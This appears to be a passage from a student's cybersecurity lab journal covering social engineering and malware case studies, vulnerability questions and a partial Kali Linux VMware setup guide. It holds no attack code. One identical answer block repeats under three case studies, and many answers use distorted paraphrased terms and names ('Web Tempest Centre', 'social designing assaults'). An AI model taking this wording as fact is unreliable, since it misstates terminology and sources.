Lastly, the incident carried numerous legal issues for SPE. Company employees whose records were exposed during the hack filed a class-action lawsuit against SPE, totaling nearly $8 million. This total includes $2.5 million to reimburse employees for potential identity theft concerns, $2 million to offer employees fraud protection services and $3.5 million in additional legal fees.

Experiment-02

AIM - RESEARCH & IDENTIFY SOCIAL ENGINEERING ATTACKS.

Social Engineering Attack:

Cybercriminals employ a strategy known as "social engineering" to persuade individuals to share private information or take a position that may not be in their best interests. Attacks known as social engineering take advantage of the human propensity to trust others and can be carried out via email, phone calls, instant messaging, and social media.

A social engineering attack aims to trick the victim into giving the attacker access to a computer system or downloading malware in order to gain access to sensitive information like passwords or credit card numbers. In order to gain the victim's trust and persuade them to take the desired action, attackers may employ a variety of strategies, including impersonation, pretexting, and baiting.

CASE STUDY 1: Beat the bait

Congratulations, you are a lucky winner of an iPhone 13. Click on this link to claim it."
"Download this premium Adobe Photoshop software for $69. Offer expires in two hours."

If you use the internet regularly, you would've encountered these types of messages. The best thing is not to engage it because it's an excellent example of baiting, a form of social engineering attack that can compromise your organization's network security.

This article discusses baiting social engineering attacks, the techniques, examples, and prevention methods.

You may get an email or receive a text from an unknown source claiming you've won a lottery, and you just need to provide them with your personal information—which is exactly what cybercriminals are after.

In some cases, an attacker can combine different tactics to execute their malicious plans. A typical example is when a cybercriminal tells their victims they missed a package delivery. In this case, attackers use digital dumpster diving to get information about your home and address.

The attacker then visits your home to hang a door tag saying: ***"****You missed a delivery."* The tag usually has a local phone number. The natural curiosity in you will dial the number to confirm the delivery.

Next, the person attending to you might send you a link to verify your information. While they can use the link to harvest your information, they can also upload malware on your computer.

ANALYSIS:

1. What are the three methods used in social engineering to gain access to information?

Social engineering alludes to the mental control of people to remove secret data or gain unapproved admittance to a framework or organization. In social engineering, there are many different ways to get access to information, but these are the three most common ones:

- *Pretexting:* To gain access to sensitive information, pretexting refers to fabricating a false scenario. This could involve tricking the victim into disclosing confidential information by assuming the identity of another individual, such as a customer or employee.

- *Phishing:* Phishing is a procedure that includes sending fake messages or messages that have all the earmarks of being from a genuine source to fool the beneficiary into uncovering individual or delicate data, for example, passwords, charge card numbers, or ledger subtleties.

- *Baiting*: Baiting is the practice of leaving a physical device, such as a USB drive, in the victim's workspace or in a public location in the hope that the victim will plug it into their computer, thereby infecting their system with malware or giving the attacker access that they did not authorize.

2. **What are three examples of social engineering attacks from the first two methods in step a?**

The following are three examples of social engineering attacks that employ the first two strategies described earlier:

- *Pretexting:*

    - A social engineer pretending to be a bank representative might call a victim and say that their account has been doing something strange. In order to "verify" the account and resolve the issue, the social engineer then requests personal information like the account number and login credentials.

    - A social engineer might call a target pretending to be a delivery person and say they have a package that needs to be signed for. In order to complete the delivery and confirm the person's identity, the social engineer then asks for personal information like their full name, home address, and date of birth.

- *Phishing:* It is possible for a social engineer to send employees an email that appears to come from the IT department of their company and asks them to update their login credentials by clicking on a link. The link sends the workers to a fictitious login page where they can enter their personal information.

3. **Why is social networking a social engineering threat?**

Because it provides a wealth of personal information that can be used to craft convincing and targeted attacks, social networking can be a threat to social engineering. Users are encouraged to share personal information on social media platforms like Facebook, Twitter, and LinkedIn, such as their full name, date of birth, education and employment history, location, and interests. Social engineers can use this information to investigate and profile their targets, enabling them to develop more convincing scams.

A social engineer might, for instance, use information from a target's social media profile to create a fake email that looks like it's from a friend or co-worker and includes a link or attachment to a malicious website. Alternately, they could make use of the target's personal information to send a targeted phishing email that looks like it's from a real company, like their bank or employer. This would make the target more likely to fall for the scam.

Social engineers can also use social networking to build trust with their targets. Social engineers can gain access to more sensitive information or persuade their targets to take actions they wouldn't normally take by creating fake profiles and developing a rapport over time.

4. How can an organization defend itself from social engineering attacks?

Associations can find multiple ways to safeguard themselves from social designing assaults:

- *Awareness and instruction*: Educating employees about what social engineering is, how it works, and the most common strategies is one of the most effective defences against social engineering attacks. Training

should be given to employees on how to spot and report suspicious behaviour, like unannounced requests for information or emails with suspicious attachments or links.

- *Policies for strong passwords*: To guard against password-based attacks, businesses should implement strong password policies that require employees to use unique, complex passwords and multi-factor authentication.

- *Regular instruction in security*: Employees should receive regular security training from their employers to stay up to date on the most recent social engineering techniques and to equip them with the knowledge and skills they need to safeguard the business as a whole.

- *Limit who can access sensitive data:* Associations ought to confine admittance to delicate data, like monetary information and protected innovation, to just those representatives who expect it to play out their work capabilities.

5. What is the SANS Institute, which authored this article

The private organization known as the SANS Institute focuses on cybersecurity and information security education and research. It was established in 1989 and has its main office in Maryland, USA. The organization offers certifications, conferences, and online courses in a wide range of cybersecurity and information security-related training programs. The SANS Institute is widely acknowledged as a pioneer in cybersecurity education due to its emphasis on practical, hands-on training and research. The association likewise distributes research reports and other instructive assets on network protection subjects, and keeps various network protection cantered networks and drives, including the Web Tempest Centre and the GIAC confirmation program.

CASE STUDY 2: Upsher-Smith Laboratories – Loss Of Nearly $39 Million

Though this incident happened sometime in 2014, it has tremendous significance because it is one of the classic email examples of the CEO Fraud category. CEO fraud is a cyber-attack carried out by malicious actors wherein they send **phishing email**s to the organization's employees by posing as the organization's CEO.

In this case, cyber adversaries pretending to be the organization's CEO emailed the Accounts Payable Coordinator at Upsher-Smith Laboratories, a Maple Grove-based drug establishment, to follow the instructions from the CEO and the organization's lawyer. *The instructions were to make nine wire transfers to the fraudster's accounts for amounts **exceeding $50 million***. Though the organization managed to stop one of the bank transfers, its loss was upwards of $39 million.

Lessons Learned From The Case

Here are some lessons one can learn from this case.

- Generally, *CEOs do not directly ask employees to make urgent transfer*s. Even if they do, the employee could have dropped an email to confirm the request. *A precautionary phone call could have stopped this crime from happening*.

- Such **phishing emails** come with an urgency factor. They also insist on confidentiality. Generally, such requests are departures from the organization's regular procedures.

- The primary lesson one can learn from this attack is not to take any email at face value. *It does not cost much to confirm.*

ANALYSIS:

1.What are the three methods used in social engineering to gain access to information?

Social engineering alludes to the mental control of people to remove secret data or gain unapproved admittance to a framework or organization. In social engineering, there are many different ways to get access to information, but these are the three most common ones:

- *Pretexting:* To gain access to sensitive information, pretexting refers to fabricating a false scenario. This could involve tricking the victim into disclosing confidential information by assuming the identity of another individual, such as a customer or employee.
- *Phishing:* Phishing is a procedure that includes sending fake messages or messages that have all the earmarks of being from a genuine source to fool the beneficiary into uncovering individual or delicate data, for example, passwords, charge card numbers, or ledger subtleties.
- *Baiting*: Baiting is the practice of leaving a physical device, such as a USB drive, in the victim's workspace or in a public location in the hope that the victim will plug it into their computer, thereby infecting their system with malware or giving the attacker access that they did not authorize.

2.What are three examples of social engineering attacks from the first two methods in step a?

The following are three examples of social engineering attacks that employ the first two strategies described earlier:

- *Pretexting:*
    - A social engineer pretending to be a bank representative might call a victim and say that their account has been doing something strange. In order to "verify" the account and resolve the issue, the social engineer then requests personal information like the account number and login credentials.
    - A social engineer might call a target pretending to be a delivery person and say they have a package that needs to be signed for. In order to complete the delivery and confirm the person's identity, the social engineer then asks for personal information like their full name, home address, and date of birth.
- *Phishing:* It is possible for a social engineer to send employees an email that appears to come from the IT department of their company and asks them to update their login credentials by clicking on a link. The link sends the workers to a fictitious login page where they can enter their personal information.

3.Why is social networking a social engineering threat?

Because it provides a wealth of personal information that can be used to craft convincing and targeted attacks, social networking can be a threat to social engineering. Users are encouraged to share personal information on social media platforms like Facebook, Twitter, and LinkedIn, such as their full name, date of birth, education and employment history, location, and interests. Social engineers can use this information to investigate and profile their targets, enabling them to develop more convincing scams.

A social engineer might, for instance, use information from a target's social media profile to create a fake email that looks like it's from a friend or co-worker and includes a link or attachment to a malicious website. Alternately, they could make use of the target's personal information to send a targeted phishing email that looks like it's from a real company, like their bank or employer. This would make the target more likely to fall for the scam.

Social engineers can also use social networking to build trust with their targets. Social engineers can gain access to more sensitive information or persuade their targets to take actions they wouldn't normally take by creating fake profiles and developing a rapport over time.

4.How can an organization defend itself from social engineering attacks?

Associations can find multiple ways to safeguard themselves from social designing assaults:

- *Awareness and instruction*: Educating employees about what social engineering is, how it works, and the most common strategies is one of the most effective defences against social engineering attacks. Training should be given to employees on how to spot and report suspicious behaviour, like unannounced requests for information or emails with suspicious attachments or links.

- *Policies for strong passwords*: To guard against password-based attacks, businesses should implement strong password policies that require employees to use unique, complex passwords and multi-factor authentication.

- *Regular instruction in security*: Employees should receive regular security training from their employers to stay up to date on the most recent social engineering techniques and to equip them with the knowledge and skills they need to safeguard the business as a whole.

- *Limit who can access sensitive data:* Associations ought to confine admittance to delicate data, like monetary information and protected innovation, to just those representatives who expect it to play out their work capabilities.

5.What is the SANS Institute, which authored this article

The private organization known as the SANS Institute focuses on cybersecurity and information security education and research. It was established in 1989 and has its main office in Maryland, USA. The organization offers certifications, conferences, and online courses in a wide range of cybersecurity and information security-related training programs. The SANS Institute is widely acknowledged as a pioneer in cybersecurity education due to its emphasis on practical, hands-on training and research. The association likewise distributes research reports and other instructive assets on network protection subjects, and keeps various network protection cantered networks and drives, including the Web Tempest Centre and the GIAC confirmation program.

CASE STUDY 3: The twitter attack

On 15th July 2020, a number of high-profile Twitter accounts were hacked. Around 130 accounts were targeted, though Twitter claims that only a small number of these were actually compromised by the cyber criminals. The hack began by creating Bitcoin-related accounts, posting a scam with the intention of being sent Bitcoin. The attacker then gained access to prominent accounts, such as Barack Obama, Kim Kardashian and Joe Biden. From these accounts, a Bitcoin scam was posted, claiming to be giving back double any amount of Bitcoin sent to the link provided. Twitter reacted quickly, blocking most verified accounts from being able to tweet temporarily whilst they fixed the issue. It is thought that the hacker was skilled but inexperienced, and though many saw the tweets as a scam from the outset, the attackers still managed to gain over $100,000.

This attack can be seen as a form of social engineering in many ways. First, the attacker was impersonating multiple public figures. As known names, people are more likely to trust them and listen to what their tweet is saying. Secondly, the incentive of spending money to get double back plays on emotions by making the victim feel that sending the money is very much worth their while. Similarly, most tweets created a sense of urgency in their approach, claiming that the celebrity would only be doubling Bitcoin for the next thirty minutes. Many tweets such as that from Obama's account stated that the money would be helping with Covid-19 relief, again playing on emotions by making it seem that the money would be going to a good cause. The combination of tweeting from well known accounts, as well as using emotional tactics meant that people fell victim to the attack and were scammed out of money.

ANALYSIS:

1.What are the three methods used in social engineering to gain access to information?

Social engineering alludes to the mental control of people to remove secret data or gain unapproved admittance to a framework or organization. In social engineering, there are many different ways to get access to information, but these are the three most common ones:

- *Pretexting:* To gain access to sensitive information, pretexting refers to fabricating a false scenario. This could involve tricking the victim into disclosing confidential information by assuming the identity of another individual, such as a customer or employee.

- *Phishing:* Phishing is a procedure that includes sending fake messages or messages that have all the earmarks of being from a genuine source to fool the beneficiary into uncovering individual or delicate data, for example, passwords, charge card numbers, or ledger subtleties.

- *Baiting*: Baiting is the practice of leaving a physical device, such as a USB drive, in the victim's workspace or in a public location in the hope that the victim will plug it into their computer, thereby infecting their system with malware or giving the attacker access that they did not authorize.

2.What are three examples of social engineering attacks from the first two methods in step a?
The following are three examples of social engineering attacks that employ the first two strategies described earlier:

- *Pretexting:*
    - A social engineer pretending to be a bank representative might call a victim and say that their account has been doing something strange. In order to "verify" the account and resolve the issue, the social engineer then requests personal information like the account number and login credentials.
    - A social engineer might call a target pretending to be a delivery person and say they have a package that needs to be signed for. In order to complete the delivery and confirm the person's identity, the social engineer then asks for personal information like their full name, home address, and date of birth.

- *Phishing:* It is possible for a social engineer to send employees an email that appears to come from the IT department of their company and asks them to update their login credentials by clicking on a link. The link sends the workers to a fictitious login page where they can enter their personal information.

3.Why is social networking a social engineering threat?

Because it provides a wealth of personal information that can be used to craft convincing and targeted attacks, social networking can be a threat to social engineering. Users are encouraged to share personal information on social media platforms like Facebook, Twitter, and LinkedIn, such as their full name, date of birth, education and employment history, location, and interests. Social engineers can use this information to investigate and profile their targets, enabling them to develop more convincing scams.

A social engineer might, for instance, use information from a target's social media profile to create a fake email that looks like it's from a friend or co-worker and includes a link or attachment to a malicious website. Alternately, they could make use of the target's personal information to send a targeted phishing email that looks like it's from a real company, like their bank or employer. This would make the target more likely to fall for the scam.

Social engineers can also use social networking to build trust with their targets. Social engineers can gain access to more sensitive information or persuade their targets to take actions they wouldn't normally take by creating fake profiles and developing a rapport over time.

4.How can an organization defend itself from social engineering attacks?

Associations can find multiple ways to safeguard themselves from social designing assaults:

- *Awareness and instruction*: Educating employees about what social engineering is, how it works, and the most common strategies is one of the most effective defences against social engineering attacks. Training should be given to employees on how to spot and report suspicious behaviour, like unannounced requests for information or emails with suspicious attachments or links.

- *Policies for strong passwords*: To guard against password-based attacks, businesses should implement strong password policies that require employees to use unique, complex passwords and multi-factor authentication.

- *Regular instruction in security*: Employees should receive regular security training from their employers to stay up to date on the most recent social engineering techniques and to equip them with the knowledge and skills they need to safeguard the business as a whole.

- *Limit who can access sensitive data:* Associations ought to confine admittance to delicate data, like monetary information and protected innovation, to just those representatives who expect it to play out their work capabilities.

5.What is the SANS Institute, which authored this article

The private organization known as the SANS Institute focuses on cybersecurity and information security education and research. It was established in 1989 and has its main office in Maryland, USA. The organization offers certifications, conferences, and online courses in a wide range of cybersecurity and information security-related training programs. The SANS Institute is widely acknowledged as a pioneer in cybersecurity education due to its emphasis on practical, hands-on training and research. The association likewise distributes research reports and other instructive assets on network protection subjects, and keeps various network protection cantered networks and drives, including the Web Tempest Centre and the GIAC confirmation program.

EXPERIMENT -03

AIM - *Anatomy of Malware.*

Malware:

Software that is specifically made to harm or disrupt computer networks, devices, or systems is known as malware. It can appear in a variety of forms, including ransomware, viruses, worms, Trojan horses, spyware, adware, and others. Stealing personal information, causing damage to files, or hijacking computer resources for criminal purposes are all examples of malicious uses for malware. Typically, malware is spread through infected email attachments, malicious links, or exploiting software or operating system vulnerabilities.

CASE STUDY 1- THE 2018 ALLENTOWN CITY GOVERNMENT BREACH

A case study on emotet malware:

In 2018, Allentown's city government had been breached and invaded by a serious virus known as Emotet, or possibly a new variant of the Emotet malware that adds functionality to make it more dangerous and less easy to detect and remove. Variants of this malware have been a known threat globally since at least 2014, but attackers have been evolving it to better evade detection and mitigation systems since that time. This case study reviews the impacts of and mitigation strategies for such incidents which can affect major parts of a city's critical operations.

Emotet is typically propagated through Microsoft Word email attachments that are laden with malicious scripts, or macros, that download and install the virus onto a local computer that then looks for connected network devices and folders to spread to. This particular virus originally functioned as a banking trojan which looks to steal financial information by injecting computer code into the shared folders and drives of connected computers on a network. Emotet now also possesses the capability to steal address book data, crack and steal network passwords, and perform denial of service (DoS) attacks on connected systems. It had infected critical systems within nearly all of Allentown government and forced the city to shut down a large portion of their information operations for a lengthy period of time, causing impacts to numerous operations ranging from tax collection to traffic cameras.

CASE STUDY 2: Opening email attachment causes all PCs in the office to shutdown

A staff member in an advisory practice opened a file attached to an email received one morning.It turned out the attachment contained a 'worm' that infected not only the staff member's PC, it also spread to all other PCs in the practice network.This malware caused all PCs in the office to shut down.The adviser needed to use the platform software that day to ensure his clients participated in a Corporate Action that was closing the following day.With help from their Business Development Manager, the office worked through the issue so they were able to log into the platform software to complete this critical work from a home laptop that hadn't been infected with the virus.

Preventing this type of fraud

- Never open attachments in emails if you don't know or trust the source.
- Ensure your office network is protected with up-to-date anti-virus software.
- Call us immediately if you suspect fraud or malware on your system. We'll suspend your login ID to attempt to prevent any further criminal activity.
- Bring in a tech specialist immediately to run and update security software and restore your systems back tonormal

CASE STUDY 3: Adviser subject to a malware attack causing account lock

A Melbourne advisory practice was the target of a malware attack, having found malware on their system which locked their access to the platform. The malware allowed the cyber criminal to gain access to an adviser's login details for all systems he had used recently. The cyber criminals now had access to every website or account that required a login. This included personal banking, platform desktop software, Xplan software and Facebook. The next time the adviser tried to log in to his platform desktop software, he was locked out. He rang our account executive team to report his access was locked. He couldn't login, even though he was using his correct user name and password. The platform reset his password. The next day when the adviser tried again to login, he was locked out of the system again. It became obvious that the adviser's user ID had been compromised. At this point, the user ID was deleted. Where you have had your platform access locked or you suspect fraud or malware on your system call us immediately as part of your reporting response so we can suspend your login ID to attempt to prevent further fraudulent transactions. Bring in a tech specialist immediately to run and update security software and restore your systems back to normal.

Preventing this type of fraud

- Be on the lookout for requests to check and confirm login details.
- Increase the strength of your identifiers and ensure two or more proofs of identity are required before access to company systems is enabled.
- Use virus protection software to prevent hackers from accessing your information and to help protect you if you click on a suspicious link or visit a fake website.
- Schedule regular training for employees so that they can better detect malicious links or avoid downloading content from untrustworthy sources.

CASE STUDY 4: Recovery can be painful

Several years ago, seasoned IT consultant David Macias visited a new client's website and watched in horror as it started automatically downloading ransomware before his eyes. He quickly unplugged his computer from the rest of the network, but not before the malware had encrypted 3 TB of data in a matter of seconds.

"I just couldn't believe it," said Macias, president and owner of ITRMS, a managed service provider in Riverside, Calif. "I'm an IT person, and I am [incredibly careful] about my security. I thought, 'How can this be happening to me?' I wasn't online gambling or shopping or going to any of the places you typically find this kind of stuff. I was just going to a website to help out a client, and bingo -- I got hit."

Macias received a message from the hackers demanding $800 in exchange for his data. "I told them they could go fly a kite," he said. He wiped his hard drive, performed a clean install and restored everything from backup. "I didn't lose anything other than about five days of work."

CASE STUDY 5: Management Company faces Ransomeware attack

Situation-A construction management company suffered a devastating ransomware attack infecting their backups and internal work stations, paralyzing the company's ability to function at capacity and leaving 30 employees unable to work for 10 days while having their data held for ransom. The company's existing network security and data backup/disaster recovery provider did not have the safety measures in place to prevent the attack. In

addition, while the company was under the impression their data was being backed up regularly and securely in multiple locations, this was not actually the case. The attack resulted in over $100,000 in lost productivity and business as well as $60,000 in bitcoin ransom to restore their data. The construction management company sought the help of Network Coverage during the attack when their previous network security and data backup/disaster recovery provider was unable to remove the infection or restore data.

Result-The construction management company's existing network security and data backup/disaster Recovery Company was unable to eradicate the infection, leaving the company with over 10 days without the use of their computers and without access to data, resulting in over $100,000 of lost productivity and business. Network Coverage was able to restore data and operations within 24 hours to get the construction management company back up and running at full capacity and to mitigate the continued financial impact. In addition, Network Coverage put network security measures in place to better protect against future ransomware attacks. Network Coverage also implemented a secure, automated, reliable backup system to prevent data loss and protect against the impact of future threats.

Prevention-Conduct a network security audit (we offer free IT security audits)

-Educate your employees

-Check and monitor data backups

ANALYSIS:

1. Using your favourite search engine, conduct a search for recent malware.

Using Chrome Browser following are the recent malwares

- Emotet
- Formbook
- AhMyth
- Glupteba
- Clop
- Cyborg etc

2. During your search, choose four examples of malware, each one from a different malware type.

Following are some examples of different kind of Malwares:

Sr No.	Name	Type	Damage
1	Emotet	Email Virus	cause serious damage by infiltrating systems and spreading malware, stealing sensitive information, and enabling attackers to carry out further cyber attacks.
2	Formbook	Infostealer	cause significant damage by stealing sensitive information and potentially compromising the security and privacy of individuals
3	AhMyth	RAT	cause significant damage by allowing attackers to remotely access and control infected Android devices, steal sensitive information, and carry out malicious activities.
4	Glupteba	Trojan	It communicates to IP addresses and ports to collect user's information.

3. How each is transmitted and the impact each cause.

Following are the ways of transmission and impact of these Malwares:

Sr No.	Name	Transmission	Impact
1	Emotet	transmitted through phishing emails containing malicious attachments or links.	cause significant damage to infected systems by stealing sensitive information, spreading to other devices.
2	Formbook	primarily distributed through phishing emails containing infected attachments or links to malicious websites.	can lead to the theft of sensitive information, such as login credentials and financial data, which can result in financial loss and damage to the victim's reputation.
3	AhMyth	typically spread through the use of infected apps, malicious links, or phishing attacks	can have serious consequences for the victim remote access to the device, and the potential for other malware to be delivered to the infected system.
4	Glupteba	distributed through infected software downloads, malvertising campaigns, and exploit kits	steal sensitive information, deliver additional malware to the infected device, and allow attackers to take remote control of the system.

4. Choose one and write a short Summary that explains what the malware does, how it is transmitted, and the impact it causes.

Trojan Glupteba is a complex malware that taints PCs and takes delicate data. It can enter a system via exploit kits, software downloads, and email attachments, among other methods. It connects to a command-and-control server after installation and downloads additional malicious files, allowing the attacker to control the infected system from a distance. Web browsers can also be hijacked by Glupteba, which can send users to phishing sites or inject ads. It is a persistent threat that necessitates robust cybersecurity measures like regular software updates and antivirus software due to its ability to evade detection and change.

Experiment-04

AIM - Learning the Details of Attacks.

Cyber Attacks:

A cyberattack is when malicious actors or hackers try to take advantage of flaws in computer networks, devices, or systems for their own benefit. These assaults can take different structures, for example, malware contaminations, phishing tricks, refusal of-administration assaults, and ransomware. A cyberattack may aim to steal sensitive data, disrupt operations, extort money, or harm infrastructure or systems. Cyberattacks pose a growing threat to individuals, governments, and businesses alike and can have serious repercussions for economic stability, privacy, and security.

ANALYSIS:

1. **What is the vulnerability?**

An attacker can take advantage of a weakness or flaw in a system, network, or software to gain unauthorized access or harm the system. Programming errors, configuration mistakes, or design flaws can all lead to vulnerabilities. Data theft, system compromise, or a denial of service is all possible outcomes of exploiting vulnerability. It is vital to recognize and fix weaknesses expeditiously to forestall security breaks and safeguard delicate data.

2. **Who might exploit it? Explain**

Attackers of all kinds, including hackers, cybercriminals, and state-sponsored actors, can take advantage of vulnerabilities. These attackers may be motivated by a variety of motives, including monetary gain, espionage, activism, sabotage, or espionage. Malware, phishing attacks, and social engineering are just a few of the methods they may employ to take advantage of security holes. In the case of zero-day exploits, for instance, attackers may also sell or share information about vulnerabilities with other malicious actors. It is essential to be watchful about weaknesses and go to proper lengths to relieve the gamble of abuse.

3. **Why does the vulnerability exist?**

Programming errors, design flaws, configuration errors, and out-of-date software are all examples of vulnerabilities. Errors or oversights can occur at any stage of software development, from design to testing to implementation. Additionally, software is frequently made to be adaptable and extensible, which may result in unintentional security flaws. Furthermore, as older software and systems become obsolete and are no longer patched or updated, new vulnerabilities may emerge as technology develops. In the end, vulnerabilities exist because software and systems are not perfect, and security breaches will always require constant improvement and vigilance.

4. **What could be done to limit the vulnerability?**

Software, systems, and networks' vulnerability can be mitigated in a number of ways:

- Routinely apply security fixes and updates: Keep systems and software up to date with the most recent security patches and updates to fix known vulnerabilities.
- Make use of robust access controls and authentication: Limit access to sensitive systems and information by implementing robust authentication and access controls.

- Lead standard security appraisals and reviews: Check software, systems, and networks on a regular basis for security holes and vulnerabilities.
- Utilize safe coding methods: Utilize secure coding practices and lead code audits to guarantee that product is created in light of safety.
- Instruct clients about network protection best practices: Users should be taught best practices for cybersecurity, such as how to use strong passwords, avoid phishing scams, and report suspicious activity.
- Carry out interruption location and avoidance frameworks: Execute interruption recognition and anticipation frameworks to distinguish and impede assaults continuously.

Organizations can help limit vulnerabilities and lower the likelihood of security breaches by following these steps. Nevertheless, it is essential to keep in mind that cybersecurity is a process that is ongoing and that constant vigilance is required to stay ahead of changing threats.

Experiment-05

AIM -Installing the Kali Linux and Parrot OS Workstation Virtual Machine

Here’s everything you need to know about installing Kali in VMware’s virtual environment.

Installation Requirements:

The minimum requirements for installing Kali Linux within VMware are as follows:

Disk Space: Minimum 10GB

Architecture: i386 or amd64

RAM: Minimum 512MB


VMware

Kali Linux ISO image

Step 1: Download Kali Linux's ISO File:

Download Kali ISO image

Before installing Kali Linux in VMware, the first thing you have to do is download the Kali Linux image by visiting the official website.




Note: Download the ISO file according to your system architecture (32-bit or 64-bit) to avoid downloading the wrong version altogether.

Step 2: Create a New Virtual Machine

After you have downloaded the ISO file, it's time to create a virtual machine on VMware. Open VMware and click on Create a New Virtual Machine.


Select Create a New Virtual Machine inside VMware



Once the next window appears, you need to provide the Kali Linux ISO by clicking on the Browse option. Navigate to the folder where you downloaded the file and select Next.

Kali installation error


Usually, VMware detects the operating system automatically; however, VMware might display the following error:



Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.


If this is the case with your installation too, just ignore the warning by hitting Next.

